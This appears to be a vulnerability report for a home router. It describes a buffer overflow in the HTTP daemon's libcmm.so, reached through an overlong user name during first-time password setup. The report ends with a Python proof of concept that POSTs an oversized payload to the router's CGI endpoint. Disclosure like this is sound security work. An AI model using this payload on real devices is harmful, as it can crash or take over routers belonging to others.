
## **Affected version**




## **Description**


There is a buffer overflow when HTTP body message is parsed by httpd process, which may lead to remote code execution. For example, When we set the router password for the first time, the http daemon did not verify the external http message. If we transmit a long user name or password, it will cause the httpd process access to illegal address.



The instruction where the error occurred is libcmm.so




Crash log



## **Vulnerability analysis**

Through the tracking of data flow, we found that the problem occurred in the following code



v21 variable stores the value corresponding to each key-value pair (such as user name and password)，The length of the variable v26 is only 1304 bytes. When we are exploiting the vulnerability, we also need to pay attention to the 96 lines of code that will cause a crash due to buffer overflow.

## **How to Reproduce (PoC)**

It is easy to reproduce this problem.

# Only after resetting the router or using the router for the first time, can the script work effectively!import requests

headers = {

"Host": "192.168.0.1",

"User-Agent": "Mozilla/5.0 (X11; Linux x86\_64; rv:78.0) Gecko/20100101 Firefox/78.0",

"Accept": "\*/\*",

"Accept-Language": "en-US,en;q=0.5",

"Accept-Encoding": "gzip, deflate",

"Content-Type": "text/plain",

"Content-Length": "78",

"Origin": "http://192.168.0.1",

"Connection": "close",

"Referer": "http://192.168.0.1/"

}

payload = "a" \* 512 + "b" \* 1024formdata = "[/cgi/auth#0,0,0,0,0,0#0,0,0,0,0,0]0,3\r\nname={}\r\noldPwd=admin\r\npwd=lys123\r\n".format(payload)

url = "http://192.168.0.1/cgi?8"

response = requests.post(url, data=formdata, headers=headers)print response.text

